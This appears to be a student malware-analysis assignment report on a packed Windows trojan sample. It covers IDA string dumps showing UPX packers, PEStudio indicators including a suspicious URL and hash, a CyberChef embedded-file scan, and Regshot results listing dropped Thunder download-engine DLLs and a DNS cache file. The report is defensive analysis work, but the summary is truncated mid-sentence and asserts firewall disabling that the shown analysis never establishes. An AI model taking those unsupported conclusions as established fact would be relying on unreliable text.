['S'] .data:006041EC	00000009	C	wcstombs
['S'] .data:006041F5	00000008	C	wcstoul
['S'] .data:006041FD	00000008	C	wcsxfrm
['S'] .data:00604205	00000007	C	wctomb
['S'] .data:0060420C	00000008	C	wprintf
['S'] .data:00604214	00000007	C	wscanf
['S'] .data:00604223	00000007	C	\r=(?,?
['S'] .data:006043EF	00000014	C	\download\zlib1.dll
['S'] .data:00604458	0000002D	C	!This program cannot be run in DOS mode.\r\r\n\$
['S'] .data:006044F2	00000006	C	~Richf
['S'] .data:0060460B	00000005	C	UPX0
['S'] .data:00604633	00000005	C	UPX1
['S'] .data:0060465B	00000006	C	.rsrc
['S'] .data:006047E6	00000005	C	3.91
['S'] .data:006047EB	00000006	C	UPX!\r\t
['S'] .data:0060491E	00000005	C	tI&,\$
['S'] .data:0060493B	00000006	C	T\$<@DZ

Another instance of UPX0 UPX1 is seen again., This suggest that packers are used to obfuscate the true nature of the malware.

In strings of IDA pro-70

Address	Length	Type	String
[S] .data:0042E5A3	00000005	C	UPX0
[S] .data:0042E5CB	00000005	C	UPX1
[S] .data:0042E783	00000006	C	UPX!\r\t
[S] .data:004505CA	00000005	C	UPX0
[S] .data:004505F2	00000005	C	UPX1
[S] .data:0045077A	00000008	C	UPX!\r\t\b\t
[S] .data:004B9501	00000008	C	}QWRUPX
[S] .data:0058DFAB	00000005	C	UPX0
[S] .data:0058DFD3	00000005	C	UPX1
[S] .data:0058E193	00000006	C	UPX!\r\t
[S] .data:005911B1	00000005	C	UPX0
[S] .data:005911D9	00000005	C	UPX1
[S] .data:005913B1	0000000B	C	UPX!\r\t\b\t4p}
[S] .data:005DB7D7	00000005	C	UPX0
[S] .data:005DB7FF	00000005	C	UPX1
[S] .data:005DB9CF	00000009	C	UPX!\r\t\b\t9
[S] .data:0060460B	00000005	C	UPX0
[S] .data:00604633	00000005	C	UPX1
[S] .data:006047EB	00000006	C	UPX!\r\t
[S] .data:0060D425	00000005	C	UPX0
[S] .data:0060D44D	00000005	C	UPX1
[S] .data:0060D5FD	00000008	C	UPX!\r\t\b\t

x upx


Search UPX

Here we found a lot of UPX files hidden within the executable.

It is likely this malware uses many packers to hide and obfuscate the codes.

With so many UPX hidden within the file it could be that the malware we are dealing with is a trojan which contains many hidden malicious files within the file. This file will then be unpacked after evading malware detection and to unleash the malicious payloads onto the system.

Using PEiD to check for entropy



It gave a score of 7.48 which suggest that the executable is packed.

And when we referenced PEStudio, It suggest that many embedded files were detected.

Official (Closed) and Non-Sensitive

pestudio 9.58 - Malware Initial Assessment - www.winitor.com (read-only)

indicator (46)	detail	level
file > embedded	signature: executable, location: .data, offset: 0x0002E3A3, size: 46436 bytes	+++++
file > embedded	signature: typelib, location: .data, offset: 0x000370CF, size: 0 bytes	+++++
file > embedded	signature: executable, location: .data, offset: 0x00039BC4, size: 82276 bytes	+++++
file > embedded	signature: executable, location: .data, offset: 0x0005039A, size: 1024868 bytes	+++++
file > embedded	signature: executable, location: .data, offset: 0x0014C3CD, size: 258404 bytes	+++++
file > embedded	signature: executable, location: .data, offset: 0x0018DDB3, size: 12132 bytes	+++++
file > embedded	signature: executable, location: .data, offset: 0x00190FD1, size: 303972 bytes	+++++
file > embedded	signature: executable, location: .data, offset: 0x001DB5EF, size: 166756 bytes	+++++
file > embedded	signature: executable, location: .data, offset: 0x0020440B, size: 35684 bytes	+++++
virustotal > score	signature: executable, location: .data, offset: 0x0020D21D, size: 107364 bytes	+++++
manifest > privilege	52/71	+++++
groups > API	administrator	+++++
execution exception reconnaissance device file diagnostic synchrony	21	+++++
file > extension > count	Process Status Library (PSAPI.DLL)	+++++
libraries > flag	T1057 T1082 T1055 T1485 T1106 T1497 T1124 T1083 T1115 T117...	+++++
mitre > technique	2440 bytes	++
string > size > suspicious	http://pc.payinstall.org/Api	++
string > URL	http://ocsp.verisign.com0	++
string > URL	https://www.verisign.com/rpa0	++
string > URL	https://ocsp.verisign.com0	++
string > URL	https://www.verisign.com/cps0*	++
string > URL	http://ocsp.thawte.com0	++
string > URL	http://ts-ocsp.ws.symantec.com07	++
string > URL	http://store.paycenter.uc.cn	++
string > URL	http://www.baidu.com	++
imports > flag	61	++
file > entropy	7.515	+
file > type	executable	+
file > CPU	32-bit	+
file > signature	Microsoft Visual C++ v6.0	+
file > sha256	ED96096AC258B000B243394CDD390BF8BDCC5C4D5E22610E6837902051...	+
file > size	2289664 bytes	+
virustotal > url	https://www.virustotal.com/gui/file/ed96096ac258b000b243394cdd390...	+
virustotal > scan-date	2024-01-28 18:00:45	+
rich-header > checksum	0xBAE60A13	+
rich-header > offset	0x00000080	+
rich-header > footprint	C2563A7A79875DB1C65D2A375F4BBB9B16F55D2BA16EE5D6FAF9E4E11...	+
file > tooling	Visual Studio 6.0	+
file > compiler > stamp	Wed Mar 16 09:47:44 2016	+
file-name > version	svchost.exe	+
file > checksum	0x00000000	+
file > subsystem	GUI	+
entry-point	0x00014859	+
certificate > info	n/a	+
imports > ordinal > count	9	+

This further proves that the malware is doing obfuscation and packing techniques to evade detection.

Corelate/Research (1 mark)

Plenty of obfuscation techniques as seen earlier

This led me to suspect that there could be embedded files. So, running cyberchef and loading the malware inside. I found plenty of reasons to believe that there are embedded files contained here. As seen by the cyberchef output many embedded files are found.

The screenshot shows the CyberChef interface version 9.7.9. The left sidebar has a 'Scan for Embedded Files' section selected under 'Operations'. The main area shows a file named 'malwan_assignment' with a size of 2,289,664 bytes and type unknown, fully loaded at 100%. Below this, the 'Output' section displays results for magic bytes, listing three offsets:

- Offset 0 (0x00):
File type: Windows Portable Executable
Extension: exe,dll,drv,vxd,sys,ocx,vbx,com,fon,scr
MIME type: application/vnd.microsoft.portable-executable
- Offset 76976 (0x12cb0):
File type: Zlib Deflate
Extension: zlib
MIME type: application/x-deflate
- Offset 86460 (0x151bc):
File type: Zlib Deflate
Extension: zlib

At the bottom right, there is an 'Activate Windows' button with the text 'Go to Settings to activate Windows.'

indicator (46)	detail	level
file > embedded	signature: executable, location: .data, offset: 0x0002E3A3, size: 46436 bytes	+++++
file > embedded	signature: typelib, location: .data, offset: 0x000370CF, size: 0 bytes	+++++
file > embedded	signature: executable, location: .data, offset: 0x00039BC4, size: 82276 bytes	+++++
file > embedded	signature: executable, location: .data, offset: 0x0005039A, size: 1024868 ...	+++++
file > embedded	signature: executable, location: .data, offset: 0x0014C3CD, size: 258404 bytes	+++++
file > embedded	signature: executable, location: .data, offset: 0x0018DDB3, size: 12132 bytes	+++++
file > embedded	signature: executable, location: .data, offset: 0x00190FD1, size: 303972 bytes	+++++
file > embedded	signature: executable, location: .data, offset: 0x001DB5EF, size: 166756 bytes	+++++
file > embedded	signature: executable, location: .data, offset: 0x0020440B, size: 35684 bytes	+++++
file > embedded	signature: executable, location: .data, offset: 0x0020D21D, size: 107364 bytes	+++++
virustotal > score	52/71	+++++
manifest > privilege	administrator	+++++
groups > API	execution exception reconnaissance device file diagnostic synchr...	+++++
file > extension > count	21	+++++
libraries > flag	Process Status Library (PSAPI.DLL)	+++++
mitre > technique	T1057 T1082 T1055 T1485 T1106 T1497 T1124 T1083 T1115 T117...	+++++
string > size > suspicious	2440 bytes	++
string > URL	http://pc.payinstall.org/Api	++
string > URL	http://ocsp.verisign.com0	++
string > URL	https://www.verisign.com/rpa0	++
string > URL	http://ocsp.verisign.com0;	++
string > URL	https://www.verisign.com/cps0*	++
string > URL	http://ocsp.thawte.com0	++
string > URL	http://ts-ocsp.ws.symantec.com07	++
string > URL	http://store.paycenter.uc.cn	++
string > URL	http://www.baidu.com	++
imports > flag	61	++

Using Pestudio I also found many embedded files contained. This verifies that cyberchef output is credible as well.

Random Files created during static analysis.

 malwan_assignment	6/27/2016 12:33 PM	File	2,236 KB
 malwan_assignment.id0	2/4/2024 7:15 PM	ID0 File	3,776 KB
 malwan_assignment.id1	2/4/2024 7:15 PM	ID1 File	8,920 KB
 malwan_assignment.id2	2/4/2024 7:15 PM	ID2 File	1 KB
 malwan_assignment.nam	2/4/2024 7:15 PM	NAM File	16 KB
 malwan_assignment.til	2/4/2024 7:15 PM	TIL File	1 KB

Summary

<In Summary, when the program is executed, a program that The program also enumerated through the registry. This could be an attempt to obfuscate the intention of the program. >


In all during my static analysis I can confirm that this malware is packed and if obfuscating the code of the program. During the disassembling process of strings, I have found that the malware has numerous packers and obfuscated code. It also referenced multiple filenames as well as connect to a few internet sites. It also disables the firewall of the system using administrative privileges.

In all this is likely a trojan.

We will have to dynamically analyse it for further information


Behavioural Analysis (7 marks)

Before doing behavioural analysis ensure the vm is isolated from the system, off all NAT



This ensure that the malware only interacts in the sandbox environment. It also prevents the Malware from connecting to the actual internet


On Fakenet NG too ,



Run Fakenet-Ng to ensure that the malware is tricked that it is connected to the internet.

File System/Registry (2 marks)


Document how the sample interacts with the file system and registry




Configure Regshot to be like this, this ensure that regshot will capture the differences before the malware is activated and after the malware is activated.

Official (Closed) and Non-Sensitive

Now Paste Malware onto desktop




Then Run the first regshot




Result of the 1st regshot. Once this is done proceed to the next step.

Now run the malware, to do so rename the malware to an executable extension. This allows the program to be run.




It will look like this. Notice how it requires administrative privileges to be run. This will come handy later on

Now run the malware, It will create some files



It seems to create a download folder



As well as a dll file. We will confirm this from the regshot later on.

Obtain the second regshot.

```
-----  
Files added: 27  
-----  
C:\ProgramData\Thunder Network\DownloadLib\pub_store.dat  
2024-02-04 12:05:13, 0x000002020, 133  
C:\Tools\FakeNet-NG\fakenet1.4.11\http_20240204_200513.txt  
2024-02-04 12:05:13, 0x000000020, 217  
C:\Tools\FakeNet-NG\fakenet1.4.11\http_20240204_200515.txt  
2024-02-04 12:05:15, 0x000000020, 217  
C:\Users\All Users\Thunder Network\DownloadLib\pub_store.dat  
2024-02-04 12:05:13, 0x000002020, 133  
C:\Users\Public\Thunder Network\Mini_downloadlib\ODAwMDAzNjA=\Version_3_2_1_42\Profiles\asyn_frame.dat  
2024-02-04 12:05:15, 0x000000020, 191  
C:\Users\Public\Thunder Network\Mini_downloadlib\ODAwMDAzNjA=\Version_3_2_1_42\Profiles\error.dat  
2024-02-04 12:05:15, 0x000000020, 122  
C:\Users\Public\Thunder Network\Mini_downloadlib\ODAwMDAzNjA=\Version_3_2_1_42\Profiles\stat.dat  
2024-02-04 12:06:11, 0x000000020, 494  
C:\Users\SIT\AppData\Local\Microsoft\Windows\Caches\{3DA71D5A-202C-432F-A115-DFE92379E91F}.3.ver0x0000000000000024.db  
2024-02-04 12:05:14, 0x000000020, 313568  
C:\Users\SIT\AppData\Local\Packages\Microsoft.Windows.Search_cw5n1h2txyewy\LocalState\ConstraintIndex\Apps_{119c5bd3-438c-4d36-a44f-b3cef37852f8}\0.0.filtertrie.intermediate.txt  
2024-02-04 12:05:15, 0x000000020, 34979  
C:\Users\SIT\AppData\Local\Packages\Microsoft.Windows.Search_cw5n1h2txyewy\LocalState\ConstraintIndex\Apps_{119c5bd3-438c-4d36-a44f-b3cef37852f8}\0.1.filtertrie.intermediate.txt  
2024-02-04 12:05:15, 0x000000020, 5  
C:\Users\SIT\AppData\Local\Packages\Microsoft.Windows.Search_cw5n1h2txyewy\LocalState\ConstraintIndex\Apps_{119c5bd3-438c-4d36-a44f-b3cef37852f8}\0.2.filtertrie.intermediate.txt  
2024-02-04 12:05:15, 0x000000020, 5  
C:\Users\SIT\AppData\Local\Packages\Microsoft.Windows.Search_cw5n1h2txyewy\LocalState\ConstraintIndex\Apps_{119c5bd3-438c-4d36-a44f-b3cef37852f8}\Apps.ft  
2024-02-04 12:05:15, 0x000000020, 46624  
C:\Users\SIT\AppData\Local\Packages\Microsoft.Windows.Search_cw5n1h2txyewy\LocalState\ConstraintIndex\Apps_{119c5bd3-438c-4d36-a44f-b3cef37852f8}\Apps.index  
2024-02-04 12:05:15, 0x000000020, 1127220  
C:\Users\SIT\AppData\Local\Packages\Microsoft.Windows.Search_cw5n1h2txyewy\LocalState\DeviceSearchCache\AppCache133515219145990165.txt  
2024-02-04 12:05:15, 0x000000020, 268220  
C:\Users\SIT\Desktop\download\at171.dll  
2024-02-04 12:05:11, 0x000000020, 47104  
C:\Users\SIT\Desktop\download\d1_peer_id.dll  
2024-02-04 12:05:11, 0x000000020, 92080  
C:\Users\SIT\Desktop\download\download_engine.dll  
2024-02-04 12:05:11, 0x000000020, 1032136  
C:\Users\SIT\Desktop\download\id.dat  
2024-02-04 12:05:11, 0x000000020, 40  
C:\Users\SIT\Desktop\download\MiniThunderPlatform.exe  
2024-02-04 12:05:11, 0x000000020, 268744
```

Here are the files added. Looks like there is quite a lot files. This matches with the embedded files signature we found from PEStudio.

```
2024-02-04 12:05:11, 0x000000020, 268744  
C:\Users\SIT\Desktop\download\minizip.dll  
2024-02-04 12:05:11, 0x000000020, 12800  
C:\Users\SIT\Desktop\download\msvcp71.dll  
2024-02-04 12:05:11, 0x000000020, 304640  
C:\Users\SIT\Desktop\download\msvcr71.dll  
2024-02-04 12:05:11, 0x000000020, 167424  
C:\Users\SIT\Desktop\download\zlib1.dll  
2024-02-04 12:05:11, 0x000000020, 36352  
C:\Users\SIT\Desktop\malwan_assignment.exe  
2016-06-27 04:33:24, 0x000000020, 2289664  
C:\Users\SIT\Desktop\xldl.dll  
2024-02-04 12:05:11, 0x000000020, 114632  
C:\Windows\Prefetch\MALWAN_ASSIGNMENT.EXE-B359F6F2(pf  
2024-02-04 12:05:20, 0x00002020, 8607  
C:\Windows\Prefetch\MINITHUNDERPLATFORM.EXE-738FA0AA(pf  
2024-02-04 12:05:21, 0x00002020, 7113
```

Let's look at what the files the malware has created do.

Asyn_frame.dat


 asyn_frame.dat - Notepad
File Edit Format View Help
[dns_cache]
hub5c.hz.sandai.net=192.0.2.123;
pmap.hz.sandai.net=192.0.2.123;
hub5pr.hz.sandai.net=192.0.2.123;
imhub5pr.hz.sandai.net=192.0.2.123;
score.phub.hz.sandai.net=192.0.2.123;
hubstat.hz.sandai.net=192.0.2.123;

It seems to create the DNS resolution to connect back to. This address could be the command centre for the malware to be created.

Error.dat

 error.dat - Notepad
File Edit Format View Help
[dl_crt]
resolver=5020
file_asyn_io_helper=5028
asyn_io_manager=408
ns_ptl::udt_timer=7608
wait_objects_thread=4972
ns_ptl::intra_node_manager=5056

Likely configuration of the malware for any error notifications. Searching the error online reveals that these are error codes.



Google resolver=5020

